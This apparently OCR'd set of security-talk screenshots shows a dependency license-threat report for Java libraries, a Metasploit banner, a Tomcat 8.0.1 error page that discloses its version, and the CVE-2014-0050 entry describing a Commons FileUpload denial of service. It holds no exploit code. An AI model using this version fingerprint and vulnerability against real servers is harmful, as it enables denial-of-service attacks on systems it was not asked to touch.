
Detailed analysis for report: [redacted]

License Threat ▾	Component
🟥 **MPL-1.1**, Apache-2.0, BSD-3-Clause, GPL or MPL-1.1, LGPL-2.0+ or MP	com.lowagie : itext : 2.0.8
🟥 **Apache-2.0**, AFL-2.1 or GPL-2.0+	org.ccil.cowan.tagsoup : tagsoup : 1.2.1
🟥 **CDDL-1.0 or GPL-2.0**, No Source License	javax.xml.stream : stax-api : 1.0
🟥 **MPL-1.1**, GPL-2.0+ or MPL-1.1	rhino : js : 1.7R2
🟥 **MPL-1.1**, GPL-2.0+ or LGPL-2.1+ or MPL-1.1	com.googlecode.juniversalchardet : juniversalchardet : 1.0.3
🟥 **GPL-2.0**, No Sources	mysql : mysql-connector-java : 5.1.13
🟧 **Non-Standard**, No Source License	org.reflections : reflections : 0.9.9-RC1
🟧 **Apache-2.0**, Non-Standard	org.codehaus.jackson : jackson-mapper-asl : 1.9.9
🟧 **BSD-2-Clause**, Non-Standard	org.codehaus.woodstox : stax2-api : 3.1.1
🟧 **Apache-2.0**, Non-Standard	com.fasterxml.jackson.core : jackson-core : 2.1.1
🟧 **Not Declared**, Sun-IP, WernerRandelshofer	javax.xml.bind : jaxb-api : 2.1
🟧 **Apache-2.0**, Non-Standard	org.codehaus.jackson : jackson-core-asl : 1.9.9
🟧 **Apache-2.0**, Non-Standard	com.fasterxml.jackson.core : jackson-databind : 2.1.1
🟧 **Apache-2.0**, Non-Standard	org.codehaus.woodstox : wstx-asl : 3.2.9
🟧 **BSD-3-Clause**, Adobe	com.adobe.xmp : xmpcore : 5.1.2
🟧 **Non-Standard**, No Source License	org.hibernate.javax.persistence : hibernate-jpa-2.0-api : 1.0.0.Final
🟧 **Apache-2.0**, Non-Standard	org.codehaus.woodstox : woodstox-core-asl : 4.1.1
🟨 **Apache-2.0 or EPL-1.0**	org.eclipse.jetty : jetty-util : 7.4.5.v20110725

run an application health check

```
 ____________
< metasploit >
 ------------
       \   ,__,
        \  (oo)____
           (__)    )\
              ||--|| *
```

tool and database of exploits and vulnerabilities




HTTP Status 404 - /lskjdfs

type Status report

message /lskjdfs

description The requested resource is not available.

Apache Tomcat/8.0.1



CVE Details

The ultimate security vulnerability datasource

Vulnerability Details : CVE-2014-0050

MultipartStream.java in Apache Commons FileUpload before 1.3.1, as used in Apache Tomcat, JBoss Web, and other products, allows remote attackers to cause a denial of service (infinite loop and CPU consumption) via a crafted Content-Type header that bypasses a loop's intended exit conditions.

Publish Date : 2014-04-01 Last Update Date : 2015-11-05

